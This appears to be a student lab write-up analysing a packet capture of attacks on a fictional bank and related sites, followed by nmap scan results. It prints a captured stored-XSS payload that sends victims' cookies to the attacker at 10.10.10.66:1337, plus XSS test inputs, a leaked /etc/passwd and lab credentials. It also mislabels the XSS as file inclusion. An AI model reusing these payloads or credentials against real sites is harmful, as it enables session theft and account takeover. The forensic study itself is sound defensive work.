Introduction to Packet Analysis and Network Reconnaissance

1. **URL Redirection Attack**
   This is an attack where the user is taken to a malicious site. This is kind of a phishing attack
2. **Remote Code Execution (RCE)**
   This is an attack where the bad actors execute a piece of code on the remote system. According to MITRE “the software constructs all or part of a code segment using externally influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the syntax or behavior of the intended code segment.”
3. **SQL Injection**
   This is also a code execution method that focuses on databases. A piece of code is injected in the sql, and it runs every time a query is given. According to MITRE “using Hibernate to execute a dynamic SQL statement built with user-controlled input can allow an attacker to modify the statement's meaning or to execute arbitrary SQL commands.”
4. **Cross Site Scripting (XSS)**
   This is also essentially an injection attack where the attackers inject a piece of code and try to execute it via a web application. According to MITRE,
   Cross-site scripting (XSS) vulnerabilities occur when:
   - Untrusted data enters a web application, typically from a web request.
   - The web application dynamically generates a web page that contains this untrusted data.
   - During page generation, the application does not prevent the data from containing content that is executable by a web browser, such as JavaScript, HTML tags, HTML attributes, mouse events, Flash, ActiveX, etc.
   - A victim visits the generated web page through a web browser, which contains malicious script that was injected using the untrusted data.
   - Since the script comes from a web page that was sent by the web server, the victim's web browser executes the malicious script in the context of the web server's domain.
   - This effectively violates the intention of the web browser's same-origin policy, which states that scripts in one domain should not be able to access resources or run code in a different domain

5. **Cross Site Requesting Forgery (CSRF)**
   This is also a web focused attack where the bad actor can prompt the user into submitting unwanted requests from his account. According to MITRE “The web application does not, or cannot, sufficiently verify whether a well-formed, valid, consistent request was intentionally provided by the user who submitted the request. When a web server is designed to receive a request from a client without any mechanism for verifying that it was intentionally sent, then it might be possible for an attacker to trick a client into making an unintentional request to the web server which will be treated as an authentic


request. This can be done via a URL, image load, XML HTTP Request, etc. and can result in exposure of data or unintended code execution."

6. **Authentication Bypass**
   This is an attack that takes advantage of the weak authentication process to gain access of the user's accounts. According to MITRE "A product requires authentication, but the product has an alternate path or channel that does not require authentication."

7. **Remote File Inclusion (RFI) and Local File Inclusion (LFI)**
   RFI is an attack where the attack includes a remote file that contains a malware. This is mainly because of poorly written web applications. LFI is a RFI, but the bad actor has to include the file in the target system to execute it locally. According to MITRE "The PHP application receives input from an upstream component, but it does not restrict or incorrectly restricts the input before its usage in "require," "include," or similar functions. In certain versions and configurations of PHP, this can allow an attacker to specify a URL to a remote location from which the software will obtain the code to execute. In other cases, in association with path traversal, the attacker can also specify a local file that may contain executable statements that can be parsed by PHP."

Bank Breach Question

1. How much money did the attacker at 10.10.10.66 steal from Tara's online banking account?



The amount that has been transferred from Tara's account (3496903) to attacker's is $617

2. The attacker at 10.10.10.66 was able to obtain Bob's database password using Local File Inclusion vulnerability on his site. What is the database password?

```
<div id="header">
<h1>Bob's Homepage -- View PHP Source</h1>
</div><hr />
<p>Here is the PHP source of <b>dblogin.inc.php</b>:</p>
<pre>&lt;?php
mysql_connect(&quot;localhost&quot;,&quot;bob&quot;,&quot;7pgNrUF4kq&quot;);
mysql_select_db(&quot;bob&quot;);</pre><hr />
<a href="source.php?page=source.php">View PHP source!</a>
</body></html>
```

The password of the database is 7pgNrUF4kq.

3. How much money does Vincent have in his online bank account?

```
Welcome to Online Banking, Vincent!<br />
Last Login: <b>Wed. May 4th, 2011 5:04PM</b>
<p />
<a href="findbranch.php">Branch Locator</a>
<p />
Account Information:
<p />
<table border="5" cellspacing="2" cellpadding="2">
<tr><th align="left">Account Number</th><th align="left">Current Balance</th></tr>
<tr><td>6850336</td><td>$560.00</td></tr>
</table>
```

Vincent has $ 560.00 in his account

4. Which of the users has the highest account balance at PseudoBank?

```
Welcome to Online Banking, Tara!<br />
Last Login: <b>Mon. August 22nd, 2011 12:18PM</b>
<p />
<a href="findbranch.php">Branch Locator</a>
<p />
Account Information:
<p />
<table border="5" cellspacing="2" cellpadding="2">
<tr><th align="left">Account Number</th><th align="left">Current Balance</th></tr>
<tr><td>3496903</td><td>$6,827.12</td></tr>
</table>
```

```
Welcome to Online Banking, Lester!<br />
Last Login: <b>Sun. August 21st, 2011 5:42AM</b>
<p />
<a href="findbranch.php">Branch Locator</a>
<p />
Account Information:
<p />
<table border="5" cellspacing="2" cellpadding="2">
<tr><th align="left">Account Number</th><th align="left">Current Balance</th></tr>
<tr><td>2270403</td><td>$2,532.88</td></tr>
</table>
```

```
Welcome to Online Banking, Stephen!<br />
Last Login: <b>Fri. August 19th, 2011 3:03PM</b>
<p />
<a href="findbranch.php">Branch Locator</a>
<p />
Account Information:
<p />
<table border="5" cellspacing="2" cellpadding="2">
<tr><th align="left">Account Number</th><th align="left">Current Balance</th></tr>
<tr><td>9219280</td><td>$58,392.10</td></tr>
</table>
```

```
Welcome to Online Banking, Jay!<br />
Last Login: <b>Fri. June 17th, 2011 5:04PM</b>
<p />
<a href="findbranch.php">Branch Locator</a>
<p />
Account Information:
<p />
<table border="5" cellspacing="2" cellpadding="2">
<tr><th align="left">Account Number</th><th align="left">Current Balance</th></tr>
<tr><td>9474118</td><td>$5,109.78</td></tr>
</table>
```

```
Welcome to Online Banking, Chuck!<br />
Last Login: <b>Sat. August 20th, 2011 7:00PM</b>
<p />
<a href="findbranch.php">Branch Locator</a>
<p />
Account Information:
<p />
<table border="5" cellspacing="2" cellpadding="2">
<tr><th align="left">Account Number</th><th align="left">Current Balance</th></tr>
<tr><td>9559788</td><td>$18,483.23</td></tr>
</table>
```

```
Welcome to Online Banking, Adam!<br />
Last Login: <b>Sun. July 31st, 2011 4:01PM</b>
<p />
<a href="findbranch.php">Branch Locator</a>
<p />
Account Information:
<p />
<table border="5" cellspacing="2" cellpadding="2">
<tr><th align="left">Account Number</th><th align="left">Current Balance</th></tr>
<tr><td>9852105</td><td>$14,074.44</td></tr>
</table>
```

```
Welcome to Online Banking, Vincent!<br />
Last Login: <b>Wed. May 4th, 2011 5:04PM</b>
<p />
<a href="findbranch.php">Branch Locator</a>
<p />
Account Information:
<p />
<table border="5" cellspacing="2" cellpadding="2">
<tr><th align="left">Account Number</th><th align="left">Current Balance</th></tr>
<tr><td>6850336</td><td>$560.00</td></tr>
</table>
```

So, the amount each user has are,

- Vincent = $560
- Lester = $2,532.88
- Tara = $6,827.12
- Stephen = $58,392.10
- Jay = $5,109.78
- Chuck = $18, 483.23
- Adam = $14,074.44

Hence, we can say that stephen has the highest balance amoung all the users of the psedobank.

6. When was the last time that Tara logged on to her online bank account?

```
Welcome to Online Banking, Tara!<br />
Last Login: <b>Mon. August 22nd, 2011 12:18PM</b>
<p />
<a href="findbranch.php">Branch Locator</a>
<p />
Account Information:
<p />
<table border="5" cellspacing="2" cellpadding="2">
<tr><th align="left">Account Number</th><th align="left">Current Balance</th></tr>
<tr><td>3496903</td><td>$6,827.12</td></tr>
</table>
```

Tara's last login was on Monday. August 22, 2011 at 12:18 PM.

7. Which version of PHP is running on bob.pseudovision.net?
   Bob
   The version of PHP that is running on bob.pseudovision.net is 5.3.6

```
HTTP/1.1 200 OK
Date: Wed, 24 Aug 2011 19:37:09 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: PHP/5.3.6
Content-type: text/html
Content-Length: 4584
```

8. Which IP address did the user at 10.10.10.11 ping using the web form on wireless.pseudovision.net?

```
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=0 ttl=128 time=6.29 ms
64 bytes from 10.10.10.3: icmp_seq=1 ttl=128 time=0.517 ms
64 bytes from 10.10.10.3: icmp_seq=2 ttl=128 time=0.513 ms
64 bytes from 10.10.10.3: icmp_seq=3 ttl=128 time=0.610 ms

--- 10.10.10.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 0.513/1.984/6.297/2.490 ms, pipe 2
```

The user pinged the IP address 10.10.10.3 from 10.10.10.11 using the web form on the wireless.pseudovision.net.

9. What is the wireless WPA passphrase configured on wireless.pseudovision.net?

```
><td>ESSID:</td><td><input type= text  name= essid  value= PSEUDOWIFI
e="30"></td></tr>
><td>Encryption:</td><td>
lect name="encryption">
        <option value="None">None</option>
        <option value="WEP">WEP</option>
        <option value="WPA1">WPA (TKIP)</option>
        <option value="WPA2" selected="selected">WPA2 (AES)</option>
elect></td></tr>
><td>Passphrase:</td><td><input type="text" name="passphrase" value="HcmTaEb38W"
e="30"></td></tr>
```

The passphrase configured on wireless.pseudovision.net is HcmTaEb38W.

10. What password does Jay use for his online banking account?

```
user=Jay&password=zLhYH4eQQkHTTP/1.1 302 Found
Date: Wed, 24 Aug 2011 19:37:18 GMT
Server: Apache/2.2.17 (Fedora)
X-Powered-By: PHP/5.3.6
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: main.php?acct=9474118
Content-Length: 89
```

The password that jay uses for his online banking account is zLhYH4eQQk.

11. Which web browser did Tara use to access her online banking account?

```
GET /main.php?acct=3496903 HTTP/1.1
Host: bank.pseudovision.net
Connection: keep-alive
Referer: http://bank.pseudovision.net/loginform.php
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/535.1 (KHTML, like Gecko)
Chrome/13.0.782.112 Safari/535.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
```

Tara is using *Google Chrome 13. 0. 782. 112* (Based on the user-agent analysis: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/13.0.782.112 Safari/535.1)

EXECUTIVE SUMMARY

The attacker initially tried to login to the server at 107.27 sec but he didn't have proper credentials. Later he used ping.php to get the authentication right and successfully entered the network and gathered it's information about the server and the files locations(packet 241).

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
```

Once he's done with his reconnaissance he then proceeded to include a file with the name E- document on to the server. This is a local file inclusion attack.

```
add=add&name=PseudoBank&email=&homepage=&comments=SPECIAL+OFFER%21%0D%0A%0D%0A%3Ca+
href%3D%22http%3A%2F%2Fbank.pseudovision.net%2Fmain.php%3Facct%3D%253Cscript%253Edo
cument.location%253D%2522http%253A%252F%252F10.10.10.66%253A1337%252F%2522%252bdocu
ment.cookie%253B%253C%252Fscript%253E%22%3EClick+here%3C%2Fa%3E+to+win+a+free+iPad%
21HTTP/1.1 200 OK
Date: Wed, 24 Aug 2011 19:31:20 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: PHP/5.3.6
Content-type: text/html
Content-Length: 201
```

The attacker re-programmed the underdevoleped guestbook in a way that everytime someone would comment then this file gets refered and money gets tranferred from the targetted account to the bad actors account.(packet 285)

```
<a href="http://bank.pseudovision.net/main.php?
acct=%3Cscript%3Edocument.location%3D%22http%3A%2F%2F10.10.10.66%3A1337%2F%22%2bdoc
ument.cookie%3B%3C%2Fscript%3E">Click here</a> to win a free iPad!</td></tr>
</table><hr />
<table border="5" cellpadding="3" cellspacing="3">
<tr><td><b>Date:</b></td><td>8/15/2011 9:06 AM</td></tr>
<tr><td><b>Posted by:</b></td><td>PseudoBank</td></tr>
```


Furthermore, the attacker also disabled the alerts using the same method. so that the users wouldn't know about the transfers.


```
cardholder=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&card_number=%3Cscript%3Ealert
%282%29%3B%3C%2Fscript%3E&card_type_dropdown=<script>alert(3);</script>HTTP/1.1 200
OK
Date: Wed, 24 Aug 2011 19:36:25 GMT
Server: Apache/2.2.17 (Fedora)
X-Powered-By: PHP/5.3.6
Content-Length: 1087
Connection: close
Content-Type: text/html; charset=UTF-8
```


Methods to prevent such attacks are

- Strong penetration testing on the website to make sure you do not have vulnerabilities to exploit.
- Do not tie up with any third party vendor's without proper measures about their website. The above breach happened because of the weak coding of the guestbook.
- Maintain a whitelist of all the files you have on the server.
- You can also use data base to store your file name and use URL mappings to access which would help a lot with LFI.

PART – 2 NETWORK SCANNING AND RECONNAISSANCE







The OS that is being used on the target server is Linux, as shown above.

```
PORT     STATE  SERVICE
22/tcp   open   ssh
88/tcp   closed kerberos-sec
464/tcp  closed kpasswd5
3306/tcp closed mysql
5432/tcp open   postgresql
MAC Address: 00:50:56:A3:3D:B0 (VMware)

Nmap scan report for 192.168.252.115
Host is up (0.00036s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:50:56:A3:4C:A4 (VMware)

Nmap scan report for 192.168.252.254
Host is up (0.000025s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (11 hosts up) scanned in 169.62 seconds
```